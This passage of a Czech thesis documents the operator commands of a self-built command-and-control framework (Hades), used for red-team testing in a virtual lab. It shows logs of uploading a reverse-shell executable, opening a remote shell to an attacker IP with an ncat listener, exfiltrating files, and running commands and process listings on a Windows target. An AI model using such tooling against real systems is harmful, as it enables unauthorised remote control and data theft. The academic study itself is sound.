Pomocí tohoto argumentu je možné ovládat registrované Spirit agenty. Příkazy dostupné pro Spirit agenty je možné nalézt v sekci "Spirit příkazový řádek".

Existují zde různé parametry, které jsou definovány v následující tabulce.

Tabulka 14 – Parametry pro spirit shell

Parametr	Popis
-u	Univerzální identifikátor Spirit agenta
-l	Použití nejnovějšího registrovaného Spirit agenta
-s	Zapnutí synchronizačního módu při ovládání Spirit agentů

```
[CRONOS] (Admin) $> spirit shell -l
-----------------------------
Ending spirit watchdog
-----------------------------
[b1c9913e6757614b45dacd47d264aaea] (Admin) $>
```

Obr. 6.23 – Cronos klient spuštění Spirit příkazového řádku

Delete

Tento argument slouží ke smazání spirit agenta pomocí unikátního identifikátoru. Parametry k tomuto argumentu jsou definovány v následující tabulce.

Tabulka 15 – Parametry pro spirit delete

Parametr	Popis
-u	Univerzální identifikátor Spirit agenta
-a	Možnost pro smazání všech Spirit agentů

```
[CRONOS] (Admin) $> spirit delete -u=5e0c6c25356dacc801829a583048d6d0
----------------------------
Spirit 1 has been deleted!
```

Obr. 6.24 – Cronos klient smazání určitého Spirit agenta

Při smazání Spirit agenta dochází ke smazání všech jeho nedokončených příkazů a získaných výsledků.

6.4 Spirit příkazový řádek

Při použití příkazu “spirit shell” operátor spustí novou příkazovou řádku, se kterou je možné dávat příkazy přímo danému Spirit agentovi. Aby operátor věděl, jakému Spirit agentovi zrovna přikazuje, a že není v Cronos příkazové řádce, tak i zde se generuje předpona při každém novém příkazu. Tato předpona obsahuje unikátní identifikátor Spirit agenta a jméno operátora.

```
[ae113873afb7cccf10e45d20c4be0d59] (Admin) $>
```

Obr. 6.25 – Cronos klient ukázka vygenerovaného řetězce znaků pro Spirit příkazový řádek

Kromě Spirit watchdog vlákna, které zobrazuje nově registrované Spirit agenty, zde běží “Result watchdog”. Ten kontroluje výsledky příkazů, které agent vrátí zpět. Univerzální identifikátory těchto výsledků jsou uloženy pro pozdější zobrazení.

```
[a4ab1fb4200696d65ef1a4a9248659f2] (Admin) $>
[WATCHDOG] Received a result for task c1f117aaa3bb78e04830c81531af41f5
```

Obr. 6.26 – Cronos klient ukázka Result watchdog vlákna

Každý příkaz, který vytváří příkazy pro Spirit agenta, má k dispozici parametr “-n”. Tento parametr udává interní jméno pro příkaz.

6.4.1 Help

Tento příkaz funguje identicky jako v případě Cronos příkazového řádku.

6.4.2 List

Příkazem "list" je možné vypsat veškeré příkazy, které byly uděleny Spirit agentovi. Tímto ovšem není možné zobrazit výsledky, jesliže už byly splněny.

Příkaz má jeden parametr "-d", kterým je možné filtrovat příkazy podle splnění. Příkladem pro vypsání nesplněných příkazů:

```
list -d=false
```

Kód 6.5 – Ukázka použití příkazu list s parametrem
d rovno false

```
[a4ab1fb4200696d65ef1a4a9248659f2] (Admin) $> list
----------------------------
```

UID	Created	Type	Name	Done
c1f117aaa3bb78e04830c81531af41f5	2023-04-07 08:46:11	whoami	None	True

UID	Created	Type	Name	Done
06b0567fe184122bd8fa91c9f87ea541	2023-04-07 08:57:18	exec	exec_ipconfig	True

```
Command to be executed
ipconfig /all
```

Obr. 6.27 – Cronos klient ukázka příkazu list (Spirit) bez parametrů

6.4.3 Delete

Příkazem "delete" je možné z databáze smazat příkaz daný Spirit agentovi. Tato operace smaže i jeho výsledek, pokud je již proveden.

Existuje zde parametr "-a", kterým je možné smazat všechny příkazy a popřípadě vysledky z databáze.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> delete -a
------------------------------
All tasks have been deleted!
```

Obr. 6.28 – Cronos klient smazání užití příkazu delete s parametrem -a

6.4.4 Download

Tímto příkazem je možné stáhnout soubory z počítače, na kterém je Spirit agent spuštěn. Tímto příkazem pouze přikážeme Spirit agentovi, aby získal data souboru a nahrál ho do databáze.

Příkaz je možné použít následovně:

```
download -n=kernelbase_download "C:\Windows\System32\kernelbase.dll" "/root/kernelbase.dll"
```

Kód 6.6 – Ukázka použití příkazu download

Prvním argumentem je plnohodnotná cesta na cílovém počítači. V případě mezer v cestě je nutné využít úvozovky.

Druhým argumentem je lokální cesta k souboru, kde se soubor uloží.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> download -n=calc_download "C:\Windows\System32\calc.exe" "/home/bird/calc.exe"
----------------------------
        Downloading: C:\Windows\System32\calc.exe into: /home/bird/calc.exe
Task 5591621a85d54147d1a71fea24251dff has been created!
----------------------------
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $>
[WATCHDOG] Received a result for task 5591621a85d54147d1a71fea24251dff
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 5591621a85d54147d1a71fea24251dff

----------------------------
| UID                              | Answer Date         | Type     |
| 5591621a85d54147d1a71fea24251dff | 2023-04-07 16:09:20 | download |

Successfully downloaded into: /home/bird/calc.exe
```

Obr. 6.29 – Cronos klient ukázka stáhnutí souboru „calc.exe“

Pro opravdové uložení souboru do cílové cesty je nutné použít příkaz “show”, kterým lze zobrazit výsledky.

6.4.5 Upload

Tímto příkazem je možné nahrát libovolný lokální soubor na cílový počítač. Příkaz pouze nahraje potřebný soubor do databáze a ten je následně Spirit agentem obdržen.

Příkaz je možné použít následovně:

```
upload -n=upload_reverseshell "/root/rev.exe" "C:\Users\Administrator\Documents\rev.exe"
```

Kód 6.7 – Ukázka použití příkazu download

Prvním argumentem je lokální cesta k souboru.

Druhým je cesta na cílovém počítači.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> upload -n=upload_calc "/home/bird/calc.exe" "C:\Users\Public\calc.exe"
----------------------------
       Uploading: /home/bird/calc.exe into: C:\Users\Public\calc.exe
Task 4c20a0343f6e6a5bf66213826f7d77b6 has been created!
----------------------------
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $>
[WATCHDOG] Received a result for task 4c20a0343f6e6a5bf66213826f7d77b6
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 4c20a0343f6e6a5bf66213826f7d77b6
----------------------------
```

UID	Answer Date	Type
4c20a0343f6e6a5bf66213826f7d77b6	2023-04-07 16:25:02	upload

```
Upload output message: The file was successfully uploaded
```

Obr. 6.30 – Cronos klient nahrání souboru „calc.exe“ na cílový počítač

Výsledná zpráva přijatého výsledku dává najevo korektní uložení souboru do cílové cesty.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> upload -n=upload_calc "/home/bird/calc.exe" "C:\Users\Public\calc.exe"
----------------------------
       Uploading: /home/bird/calc.exe into: C:\Users\Public\calc.exe
Task 74140b261d2d3e8d158bb3c6189f0442 has been created!
----------------------------
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> upload
[WATCHDOG] Received a result for task 74140b261d2d3e8d158bb3c6189f0442
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 74140b261d2d3e8d158bb3c6189f0442
----------------------------
```

UID	Answer Date	Type
74140b261d2d3e8d158bb3c6189f0442	2023-04-07 16:28:11	upload

```
Upload failed with message: Cannot create the file
Error code: 0x50
```

Obr. 6.31 – Cronos klient selhání nahrání souboru „calc.exe“

Při chybě rozkazu bude ve výsledku zobrazen i chybový kód v hexadecimální soustavě. Popis tohoto kódu je dále možné najít v Microsoft dokumentaci.

V tomto případě se jedná o chybu, kdy soubor již existuje a není možné ho vytvořit. [55] Příkazem upload není možné soubor přepsat a v případě změny souboru je nutné ho nejprve smazat.


6.4.6 Shell

Příkazem “shell” je možné vytvořit interaktivní příkazový řádek na definovanou IP adresu a port. Samotné naslouchání není součástí Cronos klienta z důvodu, aby měl operátor plnou kontrolu nad příkazovým řádkem.

Příkaz má jisté parametry, které jsou definované v následující tabulce.

Tabulka 16 – Parametry příkazu shell

Parametr	Popis
-i	IP adresa, na kterou se příkazový řádek připojí
-p	Port, na který se příkazový řádek připojí



Obr. 6.32 – Cronos klient ukázka příkazu „shell“

Na obrázku vlevo je Cronos klient s příkazem shell, který odkazuje na IP adresu “192.168.43.132” a port “443”. Jako Dále je možné vidět výsledek příkazu, že je vše v pořádku. Důkaz o tom, že je vše v pořádku je možné vidět vpravo, kde je spuštěn program “ncat”, kterým probíhá naslouchání. Dále je také možné vidět spuštěný příkazový řádek cmd.


6.4.7 Exec

Tímto příkazem je možné spusit další příkazy v příkazovém řádku cmd. Spirit agent při plnění tohoto příkazu vytváří nový proces (cmd) a není tak možné například měnit současnou cestu Spirit agenta.

Příkladem použití tohoto příkazu:

```
exec -n=exec_ipconfig "ipconfig /all"
```

Kód 6.8 – Ukázka použití příkazu exec



Obr. 6.33 – Cronos klient ukázka příkazu exec spuštěním „ipconfig /all"

6.4.8 Ps

Příkazem "ps" je možné získat současně běžící procesy na cílovém počítači. Tímto příkazem je možné získat následující informace:

- Jméno procesu
- Identifikátor procesu – PID
- Uživatel, pod kterým proces běží
- Množství otevřených Handlů
- Množství vláken v procesu
- Celá cesta ke spustitelnému souboru

Některé informace mohou být prázdné a taková informace je označena znakem “?”. V případě systémového procesu neexistuje například plnohodnotná cesta. Pokud je Spirit agent spuštěn pod uživatelem s nízkým oprávněním, tak není možné získat uživatele procesů s vyšším oprávněním jako je Administrator.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> ps
----------------------------
        Gathering all processes
Task 9c3cd4c130d3cc8c0cf9698dd2e5184a has been created!
----------------------------
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show -r
[WATCHDOG] Received a result for task 9c3cd4c130d3cc8c0cf9698dd2e5184a
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show -r
----------------------------
```

UID	Answer Date	Type
9c3cd4c130d3cc8c0cf9698dd2e5184a	2023-04-07 17:08:38	ps

Running processes:

Name	PID	User	Handles	Threads	Fullpath
?	0	?	0	4	?
System	4	?	2452	126	?
Registry	108	?	0	4	?
smss.exe	344	?	53	2	?

Obr. 6.34 – Cronos klient ukázka příkazu „ps“

Na obrázku je kromě zadání příkazu “ps” také část výsledku vypsána do konzole použitím příkazu “show”.

6.4.9 Whoami

Tímto příkazem je možné získat uživatele, pod kterým byl Spirit agent spuštěn.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> whoami
----------------------------
        Gathering owner of the Spirit
Task 46dccfa9fe99f8f2301848e4798deebf has been created!
----------------------------
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $>
[WATCHDOG] Received a result for task 46dccfa9fe99f8f2301848e4798deebf
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 46dccfa9fe99f8f2301848e4798deebf
----------------------------
```

UID	Answer Date	Type
46dccfa9fe99f8f2301848e4798deebf	2023-04-07 17:11:20	whoami

```
Spirit runs as: DESKTOP-LG8V7JM\anon
```

Obr. 6.35 – Cronos klient ukázka příkazu „whoami“

Společně s příkazem je na obrázku také jeho výsledek.

6.4.10 Stop

Příkazem “stop” je možné ukončit agenta. Způsob, jakým se Spirit agent ukončí, je závislý na nastavení při kompilaci. A to je buď ukončení celého procesu, anebo pouze vlákna.

Aby byl příkaz úspěšný a Spirit agent se doopravdy vypnul, je nutné přidat parametr “-y”. Tímto je možné zabránit mylnému vypnutí.

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> stop -y
----------------------------
        Killing spirit
Task 6d9b5c46a930b1950ca36846007abac2 has been created!
```

Obr. 6.36 – Cronos klient stopnutí Spirit agenta

6.4.11 Show

Účel tohoto příkazu je zobrazení všech možných výsledků ze splněných příkazů. Jsou zobrazeny unikátní identifikátory příkazů, jejich datum splnění a typ příkazu. Podle typu příkazu je také určeno množství dalších informací.

Existuje zde parametr “-r”, který zobrazí všechny výsledky zachycené result watchdog vláknem.

Funkce tohoto příkazu jsou využité v synchronním módu, kde se čeká po zadání rozkazu na výsledek.

V následujících obrázcích je možné vidět výsledky všech možných příkazů.

Download

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 5591621a85d54147d1a71fea24251dff

---------------------------
```

UID	Answer Date	Type
5591621a85d54147d1a71fea24251dff	2023-04-07 16:09:20	download

```
Successfully downloaded into: /home/bird/calc.exe
```

Obr. 6.37 – Cronos klient ukázka příkazu show při použití příkazu download

Upload

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 4c20a0343f6e6a5bf66213826f7d77b6
---------------------------
```

UID	Answer Date	Type
4c20a0343f6e6a5bf66213826f7d77b6	2023-04-07 16:25:02	upload

```
Upload output message: The file was successfully uploaded
```

Obr. 6.38 – Cronos klient ukázka příkazu show při použití příkazu upload

Shell

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show 917265abc15ee717274f08b4e592c9be

---------------------------
```

UID	Answer Date	Type
917265abc15ee717274f08b4e592c9be	2023-04-07 16:43:03	shell

```
Shell output: Shell was successfully launched
```

Obr. 6.39 - Cronos klient ukázka příkazu show při použití příkazu shell

Exec

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show e31bc218632c78e6f19bd92daa9b81cf

---------------------------
```

UID	Answer Date	Type
e31bc218632c78e6f19bd92daa9b81cf	2023-04-07 16:55:33	exec

```
Command output:

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-LG8V7JM
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain
```

Obr. 6.40 – Cronos klient ukázka příkazu show při použití příkazu exec

Ps

```
[c166fe04f0b7e57440f8f41e065451b7] (Admin) $> show -r
----------------------------
```

UID	Answer Date	Type
9c3cd4c130d3cc8c0cf9698dd2e5184a	2023-04-07 17:08:38	ps

Running processes:

Name	PID	User	Handles	Threads	Fullpath
?	0	?	0	4	?
System	4	?	2452	126	?
Registry	108	?	0	4	?
smss.exe	344	?	53	2	?
csrss.exe	472	?	526	11	?
csrss.exe	548	?	515	13	?
wininit.exe	572	?	165	2	?
winlogon.exe	620	?	284	4	?
services.exe	696	?	625	5	?
lsass.exe	716	?	1120	8	?

Obr. 6.41 – Cronos klient ukázka části příkazu show při použití příkazu ps

Whoami

```
[39285ebcab6e5c755a48c3882e35e491] (Admin) $> show 21016222e1a44ea63947838bfafc7322
----------------------------
```

UID	Answer Date	Type
21016222e1a44ea63947838bfafc7322	2023-04-07 17:33:42	whoami

```
Spirit runs as: DESKTOP-LG8V7JM\anon
```

Obr. 6.42 – Cronos klient ukázka příkazu show při použití příkazu whoami

7 Testování

Testování všech nástrojů z Hades frameworku probíhalo postupně podle potřeby. Nejprve bylo nutné testovat Hades API (i listener API), jelikož ostatní nástroje jsou závislé na správném fungování Hades serveru. Po vytvoření stabilního API bylo možné testovat další části jako je Spirit agent nebo Cronos klient. Jakmile byly vyvinuty základní funkcionality pro komunikaci a fungování, tak bylo možné testovat celý framework. Testování postupně eliminovalo různé velké i malé nedostatky nástrojů.

Pro finální verze nástrojů bylo vytvořeno testovací virtuální prostředí. Virtuální stroje byly mezi sebou spojeny přes virtuální síť. Použité platformy a jejich adresy v síti:

Tabulka 17 – Virtuální prostředí

Operační systém	Verze systému	IP adresa
Windows 10 Pro	10.0.19045 N/A Build 19045	192.168.43.134
Linux Parrot	6.0.0-12parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1parrot1 (2023-01-12) x86_64 GNU/Linux	192.168.43.132

7.1 Integrační testování

Integrační testy jsou určeny ke zjištění závad mezi komunikacemi různých komponent v aplikaci. Tyto testy především probíhaly pro Hades server, který je rozdělen na několik různých komponent a obsahuje přístupové cesty k jeho API. Testování probíhalo průběžně a manuálně i při vývoji ostatních částí Hades frameworku.

7.2 Funkční testování

Funkční testy mají zkoumat celkovou funkčnost systému, nikoliv samostatné moduly nebo třídy. Při tomto typu testování je zásadní uživatelský pohled. Tímto způsobem byl testován samotný framework po dokončení nástrojů. A bylo shledáno, že veškeré nástroje komunikují i fungují korektně a jsou připraveny k použití.

8 Diskuse

V této práci jsem se zabýval tvorbou C2 infrastruktury pod názvem Hades framework, která byla založena na centralizovaném modelu. Vývoj obnášel vytvoření tří nástrojů pro realizaci provozu samotné infrastruktury a tím byl jeden společný server a dvě klientské aplikace. Serverová část, nazývaná Hades server, obsahuje Hades API určené pro operátory frameworku používající Cronos klienta a listener API, které používá Spirit agent. Díky dostupným příkazům je možné provádět většinu základních operací na vzdáleném počítači. Vyvinutí frameworku demonstruje flexibilitu této infrastruktury, a tedy i důvod, proč je tolik oblíbená mezi útočníky na celém světě.

Ačkoliv je práce relativně obsáhlá, je zde mnoho věcí, které lze změnit. Pravděpodobně nejvíce změn je možné udělat v implementaci Spirit agenta, jenž má za úkol běžet nepozorovaně na vzdáleném počítači. Cílem práce nicméně nebylo vytvořit neviditelného agenta, který obejde veškeré bezpečnostní prvky (AV nebo EDR programy). Obcházení antivirových nebo podobných programů je samo o sobě velkým tématem v kyberbezpečnosti a různé metody detekce se mohou měnit každým dnem. Spirit agent je také velmi závislý na tzv. otisku. Jakmile by byly různé části kódu oskenovány a zavedeny do nějaké databáze antivirů, došlo by snadno k jeho nalezení. Důležitým nedostatkem Spirit agenta je možnost reprezentace dat pouze v JSON datovém formátě, díky čemu by mohl být agent velmi snadno rozpoznán v síti.

Moderní frameworky také používají různé šifrovací algoritmy pro komunikaci, což nebylo implementováno do Hades frameworku a je tedy možné po dekódování dat vidět veškerý síťový provoz. Pro normálního uživatele by bylo řešením použití protokolu HTTPS, pro který by bylo relativně snadné přidat podporu. Problém ale je, že Spirit agent bude pravděpodobně v prostředí, kde jsou různé síťové prvky, jako IPS, které mohou dešifrovat paket (popřípadě to mohou udělat obránci nebo administrátoři), což úplně eliminuje význam šifrování. Jediným důležitým faktorem, který by přinesla HTTPS komunikace, by bylo splynutí v síťovém provozu. Samotný Hades server by také mohl být přepsán do jiného výkonnějšího jazyka, aby bylo možné ovládat mnoho agentů. Protože v případě mohutného testovaného prostředí může být API relativně pomalé.

Různé moderní C2 frameworky mají své výhody i nevýhody a nejlepší možnou vlastností takového frameworku je samotná konfigurovatelnost všech jeho částí. Tím má operátor kompletní přehled nad daty, jejich výsledky apod. Konfigurace je asi největším nedostatkem Hades frameworku, kde je možné pouze určité parametry konfigurovat podle libosti a nelze kompletně změnit síťovou stopu. Také by bylo dobré změnit verzování na celý framework namísto jednotlivě pro každý nástroj.

Prostor pro modifikace je velmi rozmanitý ve všech nástrojích Hades frameworku. Vývojem frameworku bych rád pokračoval do budoucna s tím, že bych rád upravil

nedostatky a popřípadě přidal nové funkcionality i příkazy. Součástí takové modifikace by pravděpodobně byly i procedury na obcházení AV nebo EDR programů. Právě vývojem a porozuměním C2 infrastruktury je možné lépe bojovat s reálnými hrozbami nebo, za použití stejných technik i taktik, testovat současnou bezpečnost organizací.

9 Závěr

Tato práce se zabývala vývojem a fungováním C2 infrastruktury, kterou by bylo možné využít při testování bezpečnosti organizací (red teaming). Produktem je C2 framework Hades, jehož součástí jsou tři nástroje – Hades server, Spirit agent a Cronos klient.

Nejprve bylo nutné definovat teoretické fungování takové infrastruktury a různé dostupné modely a možnosti. Poté byly definovány požadavky pro celý framework a na jejich základě bylo možné dále rozvinout požadavky i pro každou součást infrastruktury. Kromě požadavků byly vybrány použité technologie a byl vytvořen individuální návrh každé aplikace. Na základě návrhů byly postupně vyvinuty všechny nástroje a pro Cronos klienta byla vytvořena uživatelská dokumentace pro případné užití operátora. Celý framework byl následně testován ve virtuálním prostředí, kde byl shledán jako funkční.

Výstupem celé této práce je tedy funkční C2 framework jménem Hades, který poskytuje vzdálený přístup k počítači a umožňuje provádět základní operace v systému (především díky příkazu „exec“). Takový framework by mohl být například nasazen při testování bezpečnosti anebo pro edukativní účely.

Veškeré zdrojové kódy jsou distribuovány pod licencí BSD-3-Clause [51].

Seznam použité literatury

[1] In: YEHOSHUA, Nir a Uriel KOSAYEV. *Antivirus Bypass Techniques*. Packt, 2021, s. 178, 242 s. ISBN 9781801079747.

[2] HARRINGTON, David. VARONIS. *What is Red Teaming? Methodology & Tools* [online]. In: . [cit. 2023-03-24]. Dostupné z: https://www.varonis.com/blog/red-teaming

[3] CROWDSTRIKE. *Red Team VS Blue Team in Cybersecurity* [online]. In: . [cit. 2023-03-24]. Dostupné z: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

[4] GRIMMICK, Robert. What is C2? Command and Control Infrastructure Explained. In: *Varonis* [online]. [cit. 2023-03-23]. Dostupné z: https://www.varonis.com/blog/what-is-c2

[5] In: BARKER, Dylan. *Malware Analysis Techniques*. Packt, 2021, s. 116 - 119, 282 s. ISBN 9781839212277.

[6] MUDGE, Raphael. Infrastructure for Ongoing Red Team Operations. In: *Cobalt Strike | Adversary Simulation and Red Team Operations* [online]. [cit. 2023-03-23]. Dostupné z: https://www.cobaltstrike.com/blog/infrastructure-for-ongoing-red-team-operations/

[7] KARTALTEPE, Erhan, Jose MORALES, Shouhuai XU a Ravi SANDHU. Social Network-Based Botnet Command-and-Control: Emerging Threats and Countermeasures. In: ZHOU, Jianying a Moti YUNG, ed., Jianying ZHOU, Moti YUNG. *Applied Cryptography and Network Security* [online]. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, s. 511-528 [cit. 2023-03-24]. Lecture Notes in Computer Science. ISBN 978-3-642-13707-5. Dostupné z: doi:10.1007/978-3-642-13708-2_30

[8] MITRE. *MITRE ATT&CK®* [online]. In: . [cit. 2023-03-24]. Dostupné z: https://attack.mitre.org/

[9] MITRE. *Command and Control Tactic* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/tactics/TA0011/

[10] MITRE. *Application Layer Protocol: Web Protocols Sub-Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1071/001/

[11] MITRE. *Application Layer Protocol: DNS Sub-Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1071/004/

[12] MITRE. *Application Layer Protocol: Mail Protocols Sub-Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1071/003/

[13] MITRE. *Application Layer Protocol: File Transfer Protocols Sub-Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1071/002/

[14] MITRE. *Web Service: Dead Drop Resolver Sub-Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1102/001/

[15] MITRE. *Non-Application Layer Protocol Technique* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://attack.mitre.org/techniques/T1095/

[16] MUDGE, Raphael. FORTRA. *Cobalt Strike | Adversary Simulation and Red Team Operations* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://www.cobaltstrike.com/

[17] MUDGE, Raphael. FORTRA. *Features* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://www.cobaltstrike.com/features/

[18] FORTRA. *Starting the Team Server* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/welcome_starting-cs-team-server.htm#_Toc65482710

[19] FORTRA. *SMB Beacon* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/listener-infrastructue_beacon-smb.htm

[20] NAYAK, Chetan. DARK VORTEX. *Brute Ratel C4* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://bruteratel.com/

[21] NAYAK, Chetan. DARK VORTEX. *Features & Documentation* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://bruteratel.com/tabs/features/

[22] NAYAK, Chetan. DARK VORTEX. *Badgers* [online]. In: . [cit. 2023-03-25]. Dostupné z: https://bruteratel.com/tabs/badger/badgers/

[23] *The Havoc Framework* [online]. In: . [cit. 2023-03-26]. Dostupné z: https://github.com/HavocFramework/Havoc

[24] C5PIDER. *Havoc WIKI* [online]. In: . [cit. 2023-03-26]. Dostupné z: https://github.com/HavocFramework/Havoc/blob/main/WIKI.MD

[25] GITHUB, INC. *Expressjs - express* [online]. In: . [cit. 2023-03-27]. Dostupné z: https://github.com/expressjs/express

[26] GITHUB, INC. *Golang - go* [online]. In: . [cit. 2023-03-27]. Dostupné z: https://github.com/golang/go

[27] GITHUB, INC. *Pallets - flask* [online]. In: . [cit. 2023-03-27]. Dostupné z: https://github.com/pallets/flask/

[28] PYTHON SOFTWARE FOUNDATION. *Flask - PyPi* [online]. In: . [cit. 2023-03-27]. Dostupné z: https://pypi.org/project/Flask/

[29] MAXOGDEN. *Callback Hell* [online]. In: . [cit. 2023-03-27]. Dostupné z: http://callbackhell.com/

[30] PADILLA, José. *Welcome to PyJWT* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://pyjwt.readthedocs.io/en/latest/

[31] *RFC7519 - JSON Web Token (JWT)* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://www.rfc-editor.org/rfc/rfc7519

[32] *Typed Argument Parser (Tap)* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://pypi.org/project/typed-argument-parser/

[33] PALLETS. *Flask SQLAlchemy* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://flask-sqlalchemy.palletsprojects.com/en/3.0.x/

[34] *SQLAlchemy* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://pypi.org/project/SQLAlchemy/

[35] *Gunicorn* [online]. In: . [cit. 2023-03-30]. Dostupné z: https://pypi.org/project/gunicorn/

[36] MICROSOFT. *MSVC Compiler Options* [online]. In: . [cit. 2023-03-31]. Dostupné z: https://learn.microsoft.com/en-us/cpp/build/reference/compiler-options?view=msvc-170

[37] MICROSOFT. *MSVC linker reference* [online]. In: . [cit. 2023-03-31]. Dostupné z: https://learn.microsoft.com/en-us/cpp/build/reference/linking?view=msvc-170

[38] SHEREDOM. *Json.h* [online]. In: . [cit. 2023-04-01]. Dostupné z: https://github.com/sheredom/json.h

[39] HASHEREZADE a HH86. *Pe_to_shellcode: Convert PE into a shellcode* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://github.com/hasherezade/pe_to_shellcode

[40] ZIG SOFTWARE FOUNDATION. *Zig Programming Language* [online]. In: . [cit. 2023-03-31]. Dostupné z: https://ziglang.org/

[41] *Rust* [online]. In: . [cit. 2023-03-31]. Dostupné z: https://www.rust-lang.org/

[42] *Nim* [online]. In: . [cit. 2023-03-31]. Dostupné z: https://nim-lang.org/

[43] YOU, Evan. *Vue.js* [online]. In: . [cit. 2023-04-01]. Dostupné z: https://vuejs.org/

[44] THE QT COMPANY. *Qt | Cross-platform Software Design and Development Tools* [online]. In: . [cit. 2023-04-01]. Dostupné z: https://www.qt.io/

[45] KRAUTER, Simon. *NiGui* [online]. In: . [cit. 2023-04-01]. Dostupné z: https://github.com/simonkrauter/NiGui

[46] PYTHON SOFTWARE FOUNDATION. *Python* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://www.python.org/

[47] QT GROUP. *Qt Framework* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://www.qt.io/product/framework

[48] PYTHON SOFTWARE FOUNDATION. *What is Python? Executive Summary* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://www.python.org/doc/essays/blurb/

[49] PMUNCH. *Nancy - Nim fancy ANSI tables* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://github.com/PMunch/nancy

[50] JANGKO. *Nim-noise: Nim implementation of linenoise command line editor* [online]. In: . [cit. 2023-04-03]. Dostupné z: https://github.com/jangko/nim-noise

[51] FOSSA. *Open Source Software Licenses 101: The BSD 3-Clause License* [online]. In: . [cit. 2023-04-08]. Dostupné z: https://fossa.com/blog/open-source-software-licenses-101-bsd-3-clause-license/

[52] HASHEREZADE. *From a C project, through assembly, to shellcode* [online]. In: . s. 35 [cit. 2023-04-12]. Dostupné z: https://vxug.fakedoma.in/papers/VXUG/Exclusive/FromaCprojectthroughassemblytoshellcodeHasherezade.pdf

[53] YOSIFOVICH, Pavel, Alex IONESCU, Mark E. RUSSINOVICH a David A. SOLOMON. *Windows internals*. Seventh edition. Redmond: Microsoft Press, 2017. ISBN 978-0-7356-8418-8. Strana 110.

